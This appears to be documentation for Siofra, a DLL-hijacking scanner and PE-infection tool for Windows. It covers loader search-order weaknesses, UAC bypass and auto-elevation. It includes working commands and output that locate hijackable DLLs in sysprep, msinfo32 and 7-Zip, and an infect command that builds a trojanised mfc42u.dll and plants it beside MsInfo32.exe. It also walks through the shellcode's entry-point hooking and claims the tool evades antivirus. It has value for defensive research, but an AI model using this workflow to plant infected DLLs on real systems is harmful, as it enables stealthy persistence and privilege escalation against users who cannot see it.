Siofra

DLL Hijacking Vulnerability Scanner and PE Infection Tool

Introduction

Windows has historically had significant issues with DLL hijacking vulnerabilities, and over the years Microsoft has implemented security mechanisms in an attempt to mitigate such attacks. While analyzing an advanced persistent threat (APT) in early 2017, I was shown how surprisingly vulnerable Windows still is to such attacks, even after decades of patching specific vulnerabilities and implementing new security mechanisms. In this particular APT alone, there were three separate vulnerabilities in three different applications all being leveraged for persistence.

DLL hijacking is often discussed in conjunction with UAC bypass attacks, wherein a particular insecure library is identified within a Windows application in possession of a special set of attributes that allow it to bypass UAC elevation prompts. By crafting a special DLL to take advantage of this vulnerability, an attacker is able to launch high privilege processes in the background without a prompt to the user. While these types of vulnerabilities have become quite rare

(although not extinct as I will show later) the far greater potential for DLL hijacking from an attacker's perspective may be in their use for reliable persistence on an infected system (which is currently nearly limitless due to the sheer scope of the problem). Not only is it easy to install a malicious program to autorun on virtually *any* x64 Windows OS with DLL hijacking, attackers would also have the choice of almost any application they choose. By choosing to use DLL hijacking in order to persist on a compromised system, an attacker gains many advantages:

I. The malware leaves no footprint on the underlying OS that could be easily observed by a user, administrator, or even a lot of security software: no process of its own, no .exe file, no autorun registry key, no scheduled task and no service. The malware would not appear on msconfig or the task manager.

II. The malware can bypass firewall rules without needing to touch the firewall configuration by camouflaging its own network activity into other processes.

III.   The malware removes the necessity to use noisy techniques such as process injection (which security software often watches for) in order to stay resident in memory or gain access to sensitive process memory spaces (such as local Web browser applications for example).

DLL Hijacking Basics

In an ideal world, programmers who need to import a DLL into their application would specify its exact path prior to compilation (or if it was a Windows DLL, Windows would already know exactly where to find it by name). Once it had been found, Windows would validate its digital signature and then load it into the address space of the requesting application. In reality the Windows Loader typically does

not validate the digital signature, it often has no idea where to find any given DLL (including a lot of its own system DLLs), and the average compiler/programmer specifies DLL imports by name, not path. The end result is a ubiquitous presence of DLL hijacking vulnerabilities in virtually every application written for Windows regardless of manufacturer (including Microsoft itself).

While the [MSDN article](#) on the topic of the DLL search order in Windows describes the phenomenon quite well, there are several quirks to the loader that are important in understanding how Windows determines the path of a given DLL when importing by name and why they are vulnerable (or secure):

1. Windows will initially attempt to locate a given DLL in the directory of its parent application (not to be confused with the "current directory," which was moved to the end of the search order after SafeDllSearchMode was implemented) before it checks anywhere else. This accounts for 99 percent of all DLL hijacking vulnerabilities in Windows today.
2. In the event that the DLL being loaded corresponds to one of the DLLs specified in the KnownDLLs registry key, it cannot be hijacked (although only a minority of Windows DLLs are KnownDLLs).
3. An application can secure its imports by specifying their full paths in its manifest file, via a special override. This is not well documented and is only present in one Windows program

(sysprep.exe, shown below).

```
    Version Info           <!--
    Configuration Files     Specifically load these DLLs from the specified path. This
       1 - [lang:1033]      is done as a defence-in-depth approach to closing a known UAC
                            exploit related to Sysprep.exe being auto-elevated. The list
                            need not contain KnownDlls since those are always loaded
                            by the loader from the system directory.
                            -->
                            <file
                              loadFrom="%systemroot%\system32\actionqueue.dll"
                              name="actionqueue.dll"
                            />
                            <file
                              loadFrom="%systemroot%\system32\bcryptprimitives.dll"
                              name="bcryptprimitives.dll"
                            />
                            <file
                              loadFrom="%systemroot%\system32\cryptbase.dll"
                              name="cryptbase.dll"
                            />
                            <file
                              loadFrom="%systemroot%\system32\dbgcore.dll"
                              name="dbgcore.dll"
                            />
                            <file
                              loadFrom="%systemroot%\system32\unattend.dll"
                              name="unattend.dll"
                            />
                            <file
                              loadFrom="%systemroot%\system32\Sysprep\unbcl.dll"
                              name="unbcl.dll"
                            />
                            <file
                              loadFrom="%systemroot%\system32\wdscore.dll"
                              name="wdscore.dll"
                            />
```

4. WinSxS can inadvertently immunize an import to DLL hijacking.
5. There is a set of Windows system DLLs (among them are Kernelbase.dll and Ntdll.dll) that are not vulnerable despite lacking an entry in KnownDLLs. The exact reason for this is not clearly documented.

UAC Bypass Basics

In practical terms, one of the most common difficulties with UAC an attacker may come across is the inability to modify the contents of protected paths on a compromised system (among these are %programfiles% and %windir%) without first gaining elevation from UAC. This is especially problematic when leveraging DLL hijacking exploits for the purpose of persistence (as the majority of worthwhile targets typically fall within these paths).

The solution is quite simple: an attacker can bypass the UAC prompt mechanism and modify secure locations on a compromised system

by using the IFileOperation interface provided by Windows, while residing within a process whose image file is signed by Microsoft.

Historically, there has been a great deal of misconception surrounding this phenomenon (initially perpetuated by [one of the first publically released UAC bypass exploit source codes](#) as well as Microsoft itself in their article on the topic). The myth is that Windows Explorer (explorer.exe) is the only process that can bypass UAC using the IFileOperation interface. While it's true that doing a process injection into explorer.exe will achieve the bypass, it is completely unnecessary (an attacker could simply utilize an existing "container" process signed by Microsoft such as rundll32.exe rather than making a process injection).

Another well known method of bypassing these secure path protections is using wusa.exe. However the reason that this works is different than the reason I have just described (it is due to auto-elevation, explained in the next section).

Auto-elevation

There is another common cause of UAC bypass built in to Windows and this is the auto-elevation mechanism. Windows Internals attempts to explain this phenomenon with the following criteria for an executable to be auto-elevated (see page 732 of Windows Internals 7th Edition Part I):

1. The program being auto-elevated must be signed by Windows.
2. Its image file must be within a "secure directory" (among these are %systemroot% and some of its subdirectories, as well as some Windows applications in %programfiles%).
3. It must have the autoElevate element in its manifest (see image below).

There are other existing privilege criteria that also must be met (another good resource on the topic can be found [here](#)) however the aforementioned criteria are both incomplete and (in some cases) incorrect. One example of this is an undocumented requirement wherein in order to bypass UAC, the program must meet all of the aforementioned criteria **and** be executed by a process with an image file signed by Microsoft. To verify this, you can write a test application which calls CreateProcess on %systemroot%\system32\sysprep\sysprep.exe. You will notice that the UAC prompt is shown despite sysprep.exe meeting all of the auto-elevation criteria. Next, you can either run sysprep.exe directly (from Windows Explorer) or via a Command Prompt (both explorer.exe and cmd.exe are signed by Microsoft). You'll now see the application execute without a prompt.

Another inconsistency between the documentation and the reality can be seen by navigating to the System32 folder. You may notice that some of the executables there have a small UAC icon overlaying them. If you attempt to execute them some prompt you for UAC while **others do not**. Let's take "changepk.exe" and "bthudtask.exe" in System32 as examples. Both have auto-elevate set to true in their manifest, both are signed by Windows, both are in System32 (a secure directory) but running them both through Windows Explorer (which remember, is a Microsoft Signed process in of itself) will only bypass UAC prompt for bthudtask.exe.

Capabilities

Siofra was written to provide everything a security researcher (or even an attacker for that matter) would need in order to both identify and exploit DLL hijacking vulnerabilities within a single utility.

```
C:\Users\Forrest\Desktop\Siofra>Siofra64.exe
[*] Siofra version 1.7 usage: Siofra64.exe --mode [Supported modes: "scan" and "infect"]] -v [Optional. Output
verbosity level]
    Verbosity levels:
        0 - No output
        1 - Only critical success/failure status (default)
        2 - Additional details
        3 - Everything
    Scan mode:
        -f [File or directory to scan]
        -r [Optional. Recursive scan]
        --signed [Optional. Process only signed binaries]
        --delayload [Optional. Include delayload imports in dependency list]
        --explicit-loadlibrary [Optional. Include potentially explicit imports in dependency list (these are *.
dll strings which may have been called via LoadLibrary(Ex)A/W]
        --find-module [Optional. Scan dependencies for a specific module. Note that this excludes KnownDLLs]
        --auto-elevate [Optional. Scan only auto-elevate binaries]
        --enum-dependency [Enumerate dependencies]
        --show-unmapped-apiset [Optional. Include API sets which failed to map to a module from output (ignored
 by default)]
        --dll-hijack [Enumerate DLL hijacking vulns]
    Infect mode:
        -f [DLL file to infect]
        -o [Output file]
        --payload-path [Path of DLL to be loaded in to infected DLL at runtime, or path of executable to be lau
nched at runtime]
        --payload-type [The type of payload specified in the parasite payload path. This can be "process" (gene
rally indicating a exe) or "library" (generally indicating a DLL)]
```

The capabilities of this tool can be divided into two categories (intended for the two stages of carrying out this genre of attack):

1. Scanner mode, meant for identifying vulnerabilities in a desired target program (or set of programs) during the reconnaissance phase of an attack.

2. Infection mode, meant for infecting legitimate copies of the vulnerable modules identified during the reconnaissance phase of an attack for payload delivery during the exploitation phase of an attack.

Scanner mode: reconnaissance phase

The vulnerability scanner in Siofra is capable of identifying all of the easily confirmed and **_potential_** DLL hijacking vulnerabilities in a specified location (this can be the direct path to a PE, or a path in

which to recursively scan all eligible PE files). It does this by using static analysis, enumerating potential import dependencies via several methods.

1. The first and most common is through the Import Address Table (IAT). Siofra excels at identifying and exploiting DLLs that are imported this way. Since they will be loaded by the target program before even its own entry point is called, they are reliable targets for exploitation in the sense that we can *know* they will cause our payload to be immediately executed when the target program is launched.

2. Another way DLLs are loaded into a program is via the Delayload Import Table. As the name suggests, the execution of these DLLs is delayed and they cannot be relied upon for persistent exploitation of a target program (since their loading is conditional upon other logic within the target program).

3. Another way DLLs are loaded is via an explicit call to LoadLibraryA/W, LoadLibraryExA/W, or one of the Ldr* Ntdll.dll functions. These particular DLLs are very interesting from the point of view of an attacker since they are not visible by performing a static analysis on the PE file and often correspond to **unknown and unpatched** vulnerabilities beneath the radar of the average vulnerability scanner. However similar to delayload imports, the logic behind the loading of these DLLs is conditional and custom to any given program (which means we cannot reliably assume it will load our infected DLL).

With this knowledge in mind, one may consider the capabilities of the Siofra scanner to be the following.

1. The ability to recursively enumerate the imported

dependencies of a PE via its Import Address Table (IAT) and Delayload Import Table (as well as the dependencies of these dependencies, and so on).

2. The ability to handle the virtual mapping of API set modules via the undocumented ApiSetSchema.dll file.

3. The ability to fuzz for explicit library loading code within a PE and report potential vulnerabilities (by module name).

4. The ability to recursively scan all eligible PEs in a specified location while enforcing user-specified criteria such as whether or not a given PE meets UAC auto-elevation criteria, and signing (via either security data directory or catalog).

5. The ability to recursively search a specified PE (or all PEs in a given location) for a user-specified module dependency. This feature is useful for identifying phantom DLLs (more on this later).

6. The ability to determine the reason a particular module lacks eligibility for exploitation. Among these mechanisms are: KnownDLL filtering, explicit DLL resolution manifest overrides, and WinSxS.

7. The ability to probe deeper (undocumented) DLL path resolution criteria within the Windows Loader by direct (artificial) library loading simulation.

8. Bypasses all major antivirus products as of 7/16/2017 (both the scanner/infector activity, as well as the infected files themselves).

Infection mode: exploitation phase

The most unique (and powerful) feature of Siofra is the ability to perform PE infections on both 32 and 64-bit DLL files, generating

custom shellcodes based on user input. Specifically, this tool has the ability to modify a DLL in such a way that it will cause either an executable to be launched or a library to be loaded (the path of which in both cases is custom/user-specified) while perfectly preserving the functionality of the original DLL. The infected DLL produced by Siofra will have identical exports, section names and code as its original did.

Traditionally an attacker could author a DLL containing their payload, and then to use a tool such as [ExportsToC++](#) in order to create fake (do-nothing) exports within this DLL to mimic the names of the exports within the DLL they are hijacking. While this may remove the most basic obstacle to successfully exploiting a DLL hijacking vulnerability (which is that the Windows Loader will refuse to load a DLL which does not contain the exports the host program is interested in) it limits the attacker to executing code in their DllMain and is very likely to crash the host process, thus making the kind of stealthy memory resident persistence we're interested in impossible. Siofra has several advantages over this technique.

1. It is much stealthier, as the infected DLL has virtually the exact same file size and PE characteristics as the real DLL it is impersonating.

2. Preservation of the code section of the infected DLL means that all exports still function exactly as intended, allowing for more sophisticated attacks (such as using the "loadlibrary" payload feature in Siofra) wherein the exploited process (rather than just kicking off a new process as would be typical in such an attack) gains residence within the compromised program in memory as it continues to run flawlessly as if nothing abnormal had happened.

3. Preservation of the resources and DllMain routine of the infected DLL mean that target programs seeking to extract resource content from the hijacked DLL will succeed in doing so. In some DLLs, the DllMain routine may be responsible for decryption or decompression logic which is critical to the DLL functioning properly and not causing its host program to crash. Since the code of DllMain is preserved, this logic is not discarded and can dramatically increase stability.

Usage

Usage of this tool is relatively simple. Its command-line parameters may vary depending on the mode selected by the user (scan vs. infection). Additionally it is important to note that there are two versions of Siofra, one 32-bit (for enumerating/infecting PE32 which will run under Wow64) and one 64-bit for the PE64 programs. Depending on the intended target of this tool, the appropriate version should be used.

```
C:\Users\Forrest\Desktop\Siofra>Siofra64.exe
[*] Siofra version 1.7 usage: Siofra64.exe --mode [Supported modes: "scan" and "infect"]] -v [Optional. Output
verbosity level]
    Verbosity levels:
        0 - No output
        1 - Only critical success/failure status (default)
        2 - Additional details
        3 - Everything
    Scan mode:
        -f [File or directory to scan]
        -r [Optional. Recursive scan]
        --signed [Optional. Process only signed binaries]
        --delayload [Optional. Include delayload imports in dependency list]
        --explicit-loadlibrary [Optional. Include potentially explicit imports in dependency list (these are *.
dll strings which may have been called via LoadLibrary(Ex)A/W]
        --find-module [Optional. Scan dependencies for a specific module. Note that this excludes KnownDLLs]
        --auto-elevate [Optional. Scan only auto-elevate binaries]
        --enum-dependency [Enumerate dependencies]
        --show-unmapped-apiset [Optional. Include API sets which failed to map to a module from output (ignored
 by default)]
        --dll-hijack [Enumerate DLL hijacking vulns]
    Infect mode:
        -f [DLL file to infect]
        -o [Output file]
        --payload-path [Path of DLL to be loaded in to infected DLL at runtime, or path of executable to be lau
nched at runtime]
        --payload-type [The type of payload specified in the parasite payload path. This can be "process" (gene
rally indicating a exe) or "library" (generally indicating a DLL)]
```

Making vulnerability scans

To make a scan of a single x64 program we are interested in with the intention identifying its confirmed surface-level, immediately

exploitable vulnerabilities, we could use the following command:

```
======== c:\windows\System32\Sysprep\sysprep.exe ========
sysprep.exe
    ADVAPI32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
        KERNEL32.dll [KnownDLL]
    USER32.dll [KnownDLL]
        win32u.dll [Base]
        GDI32.dll [KnownDLL]
    ole32.dll [KnownDLL]
        combase.dll [KnownDLL]
            bcryptPrimitives.dll [Manifest override]
    ActionQueue.dll [Manifest override]
    UNATTEND.DLL [Manifest override]
    unbcl.dll [Manifest override]
        OLEAUT32.dll [KnownDLL]
            msvcp_win.dll [Base]
        SHELL32.dll [KnownDLL]
    WDSCORE.dll [Manifest override]
    SHLWAPI.dll [KnownDLL]
    SETUPAPI.dll [KnownDLL]
        CFGMGR32.dll [Base]
    COMCTL32.dll [WinSxS]
```

By specifying the scan mode, we instruct the tool to treat the main file parameter as the path of a PE file to have its imports enumerated (as opposed to a PE to infect in infection mode). By specifying "-enum-dependency" we are ensuring that we will be shown the import tree enumerated by the tool, along with the reasons (if any) why each entry is or is not vulnerable. The different descriptor tags which can appear at the end of these module entries are described in the table below.

Descriptor tag	Description
KnownDLL	This means that the module in question has a corresponding entry in the KnownDLL registry key. It will always be loaded from System32 and will thus never be vulnerable.
API set	The module in question is an API set. It may or may not physically exist on the file

	system, but is a dependency in of itself which maps to another DLL. This mapped DLL will appear as the only child for any given API set module. Since API set DLLs often do not exist as literal files, API sets and phantom modules are considered mutually exclusive.
Unmapped API set	The module in question is an API set, however the tool has had no success in adding the underlying DLL it maps to to the dependency tree (this could be because the mapping is literally blank in the API set schema, or because the DLL it maps to is already loaded into the current dependency list). This makes the API set essentially useless since it represents no additional module dependencies to scan for vulnerabilities. For this reason, unmapped API sets such as this are excluded from the output by default, and will only appear if the "-show-unmapped-apiset" option is used.

WinSxS	The module in question has an assembly dependency specified in the manifest resource of the target program which corresponds to it by name.
Base	The module in question is has been confirmed (via artificial LoadLibrary simulation) to not be vulnerable despite not being a KnownDLL or manifest override. The reason for this is not documented in Windows Internals or any other source which I am aware of.
Manifest Override	The rarest type of descriptor, indicates that this module has had its path specified via manifest.
Potential explicit Unicode	The module in question was identified via an explicit call to LoadLibraryW or LoadLibraryExW.
Potential explicit ANSI	The module in question was identified via an explicit call to LoadLibraryA or LoadLibraryExA.
Phantom	The module in question does

	not exist in any standard Windows load order search path.
!	This symbol means that the module in question is potentially vulnerable (there are no documented mechanisms in Windows which would override the default search order and protect this module).

Since nothing was found in this particular case, we could dig a layer deeper into Sysprep by telling the scanner to also check for libraries explicitly referenced via LoadLibraryA/W(Ex).

```
C:\Users\Forrest\Desktop>Siofra64.exe -mode scan -f c:\windows\System32\Sysprep\s
ysprep.exe -enum-dependency -dll-hijack -explicit-loadlibrary
[*] Scanning mode selected.

======== c:\windows\System32\Sysprep\sysprep.exe ========
sysprep.exe
    ADVAPI32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
        KERNEL32.dll [KnownDLL]
    USER32.dll [KnownDLL]
        win32u.dll [Base]
        GDI32.dll [KnownDLL]
    ole32.dll [KnownDLL]
        combase.dll [KnownDLL]
            bcryptPrimitives.dll [Manifest override]
    ActionQueue.dll [Manifest override]
    UNATTEND.DLL [Manifest override]
    unbcl.dll [Manifest override]
        OLEAUT32.dll [KnownDLL]
            msvcp_win.dll [Base]
        SHELL32.dll [KnownDLL]
    WDSCORE.dll [Manifest override]
    SHLWAPI.dll [KnownDLL]
    SETUPAPI.dll [KnownDLL]
        CFGMGR32.dll [Base]
    COMCTL32.dll [WinSxS]
    smiengine.dll [Potential explicit Unicode] [!]

[!] Module smiengine.dll vulnerable at c:\windows\System32\Sysprep\smiengine.dll
(real path: C:\WINDOWS\system32\smiengine.dll)
```

Taking an interest in this particular vulnerable module (smiengine.dll), we can instruct the tool to search for any imported

reference to this DLL anywhere on the OS using the following command.

```
C:\Users\Forrest\Desktop>Siofra64.exe -mode scan -r -f "c:\Windows" -find-module
smiengine.dll -explicit-loadlibrary > SearchLog.txt
```

Since a program residing in the System32 folder will never be vulnerable to this particular hijack, we search "C:\Windows" recursively to get everything. The decision to specify "-explicit-loadlibrary" here was intentional as well: oftentimes vulnerable modules which are referenced via an explicit LoadLibrary call follow this same pattern in other programs as well.

Sure enough, searching through our logs we find several other programs with a vulnerable import of smiengine.dll. All of them are in non-System32 folders, which is consistent with our expectation.

```
======== c:\Windows\System32\oobe\audit.exe ========
[+] Specified module smiengine.dll was found as a
dependency of c:\Windows\System32\oobe\audit.exe.
```

Making DLL infections

Using the DLL infection component of this tool is relatively simple, however it will require that you have either an executable or DLL payload prepared before usage. In order to find a suitable target we'll make another scan, this time of Program Files.

```
C:\Users\Forrest\Desktop>Siofra64.exe -mode scan -f "c:\program files" -r -enum-d
ependency -dll-hijack
```

Looking through the output there should (as of 7/2/2017) be a program called MsInfo32.exe (on both 32 and 64-bit) with a long list of vulnerable modules.

```
======== c:\program files\Common Files\microsoft shared\MSInfo\msinfo32.exe =====
===
msinfo32.exe
    ADVAPI32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
        KERNEL32.dll [KnownDLL]
    GDI32.dll [KnownDLL]
    USER32.dll [KnownDLL]
        win32u.dll [Base]
    MFC42u.dll [!]
        ole32.dll [KnownDLL]
            combase.dll [KnownDLL]
                bcryptPrimitives.dll [Base]
        OLEAUT32.dll [KnownDLL]
            msvcp_win.dll [Base]
        ODBC32.dll [!]
            DPAPI.dll [!]
    ATL.DLL [!]
    SHLWAPI.dll [KnownDLL]
    SETUPAPI.dll [KnownDLL]
        CFGMGR32.dll [Base]
    COMDLG32.dll [KnownDLL]
        COMCTL32.dll [WinSxS]
        SHELL32.dll [KnownDLL]
    POWRPROF.dll [Base]
    SLC.dll [!]
        sppc.dll [!]

[!] Module MFC42u.dll vulnerable at c:\program files\Common Files\microsoft share
d\MSInfo\MFC42u.dll (real path: C:\WINDOWS\system32\MFC42u.dll)
[!] Module ODBC32.dll vulnerable at c:\program files\Common Files\microsoft share
```

Taking the top entry in the list of vulnerable modules, C:\Windows\System32\MFC42u.dll is copied to the local directory (a test folder on the Desktop) with the name MFC42u_orig.dll. In this particular example, a test program at C:\TestEXE.exe will be used as a payload to demonstrate the usage of the infection mode of this tool.

```
C:\Users\Forrest\Desktop\Test>Siofra64.exe -mode infect -f mfc42u_orig.dll -o mfc
42u.dll -payload-path c:\TestEXE.exe -payload-type process
[*] Infection mode selected.
[*] Successfully read target file mfc42u_orig.dll (1433088 bytes) to memory
[*] Selected process creation shellcode (1259 bytes) for implant
[*] Allocated 1289 bytes for custom shellcode (including path c:\TestEXE.exe)
[+] Successfully performed appender infection on mfc42u_orig.dll
[+] Successfully solidified infection to output file mfc42u.dll

C:\Users\Forrest\Desktop\Test>dir /s
 Volume in drive C is Windows
 Volume Serial Number is 08CF-B47E

 Directory of C:\Users\Forrest\Desktop\Test

07/02/2017  07:27 AM    <DIR>          .
07/02/2017  07:27 AM    <DIR>          ..
07/02/2017  07:27 AM         1,434,624 mfc42u.dll
07/16/2016  07:42 AM         1,433,088 mfc42u_orig.dll
```

The concept is simple, set the tool to infection mode and pass it an input file ("-f") and an output file ("-o"). The payload path should be the location of either a DLL or executable file (depending on the payload type specified). In this particular case, a process payload is

used (TestEXE.exe, a PE32 file which will display a message box). Remember that while you can execute a 32-bit process from a 64-bit process and vice versa, the same is not true for DLLs (a 64-bit process can only load a 64-bit DLL, and a 32-bit process can only load a 32-bit DLL). Checking the sizes afterwards you'll notice that the size of mfc42u.dll is just fractionally larger than mfc42u_orig.dll. This is because mfc42u.dll contains the shellcode which will execute the payload process we specified.

Next the new (infected) DLL is simply placed in the same folder as MsInfo32.exe.

Executing MsInfo32.exe we can see that in addition to the MsInfo GUI window, a message box from TestEXE.exe has appeared simultaneously.

Technique

In file infector virus terminology, Siofra is an "EPO appender." The term EPO here refers to "Entry Point Obscuring" (the technique used to hijack execution flow from the host program) while the term "appender" refers to the way in which the implant code is

added to the host file (appending it to the end of the last section).

While writing this tool, a unique difficulty was presented inherent to receiving execution from within an infected DllMain. In particular that the Windows API calls we must use in order execute our user-supplied payload (either LoadLibrary or CreateProcess) can cause unexpected and often fatal errors when executed in the context of a DllMain. These errors can include deadlocks, stack overflows, heap overflows, and a wide variety of unpredictable side effects depending on the application in question and the version of Windows it is running on. There were a few hypothetical solutions to this problem:

1. Have the shellcode re-execute itself via a new thread as soon as it receives control, and have this new thread sleep before attempting to load the main payload (while the main program is allowed to execute as normal). However there were several problems with this:

    I. The infected DLL containing the shellcode may be unmapped from the memory space of the host application at anytime, resulting in a crash.

    II. The host application may not necessarily continue to execute for long enough for the shellcode to be consistently executed.

2. Have the shellcode relocate itself out to a +rwx region of newly allocated virtual memory and begin execution there within a new thread as soon as it receives control, thus avoiding the DLL unmapping issue as well as the DllMain context issue. However there were still some problems:

    I. Even if the shellcode is not running in the same thread as the DllMain was, if it attempts to call LoadLibrary or

CreateProcess while Windows is still initializing the host process it can still cause deadlocks and other problems.

II. The issue of how long to sleep persists since we cannot immediately load our user-supplied payload from the relocated shellcode (we must wait until the Windows Loader is finished with initialization).

I ultimately decided that the question of how to reliably initialize a secondary shellcode instance after the Windows Loader had finished (from within the DllMain of the infected module) could only be consistently achieved by targeting the OEP of the primary application itself. This has several benefits:

1. We can be certain that by the time the primary application OEP executes, process initialization is finished.

2. We can be certain that the primary application OEP will at some point receive execution.

With this technique in mind, the execution flow of an application being attacked by an infected DLL is:

1. The application begins loading all of the DLLs specified in its import table. It reaches the vulnerable module and instead of loading it from the clean location, it loads an infected copy from the vulnerable location.

2. The Windows Loader executes the DllMain routine of the infected DLL. The initial bytes at the entry point have been overwritten with a call to the shellcode stored in the last section of the infected DLL.

3. The shellcode receives execution flow, determines that it is in its primary execution context and takes the following steps:

I. Stores the current thread context (registers, flags, last

error).

    II. Resolves the addresses of the necessary API calls (VirtualProtect, VirtualAlloc) from Kernel32.dll.

    III.   Allocates some +rwx memory and copies itself into it.

    IV.   Sets the permissions of the memory at the infected module OEP and primary applicable OEP to writable.

    V. Restores the stolen bytes (stored within the shellcode itself) to the infected module OEP.

    VI.   Hooks the primary application OEP to point to the relocated shellcode.

    VII.   Restores the thread context and jumps back to the infected module OEP.

4. The DllMain of the infected module executes as normal.

5. The Windows Loader finishes loading all of the required import dependencies and calls the entry point of the primary application.

6. The hook on the primary entry point calls the relocated shellcode.

7. The relocated shellcode receives execution flow, determines that it is in its secondary execution context and takes the following steps:

    I. Stores the current thread context.

    II. Resolves the necessary API calls (either LoadLibraryW or CreateProcessW) from Kernel32.dll.

    III.   Executes the user-specified shellcode.

    IV.   Restores the stolen bytes to the hooked primary

application entry point.

V. Restores the thread context and jumps back to the primary application entry point.

8. The primary application executes as normal.

Geometry

The geometry of an infected file is only slightly different from that of the original file. It will only be slightly larger (about 1KB) and will have the same code, resources, sections, etc. There will be some slight differences:

1. The security directory in the PE header will be wiped clear (this directory is responsible for specifying signing data).
2. The code at the entry point will be slightly different.
3. The last section will be executable.
4. At the end of the last section will be a shellcode, custom crafted for the DLL it was implanted in.

To demonstrate the difference, an example has been taken from 7z, which contains a vulnerability:

```
======== C:\Program Files\7-Zip\7zFM.exe ========
7zFM.exe
    COMCTL32.dll [WinSxS]
        ADVAPI32.dll [KnownDLL]
            msvcrt.dll [KnownDLL]
            SECHOST.dll [KnownDLL]
                RPCRT4.dll [KnownDLL]
            KERNEL32.dll [KnownDLL]
        GDI32.dll [KnownDLL]
        USER32.dll [KnownDLL]
            win32u.dll [Base]
    comdlg32.dll [KnownDLL]
        SHLWAPI.dll [KnownDLL]
        SHELL32.dll [KnownDLL]
    MPR.dll [!]
    OLEAUT32.dll [KnownDLL]
        msvcp_win.dll [Base]
        combase.dll [KnownDLL]
            bcryptPrimitives.dll [Base]
    ole32.dll [KnownDLL]
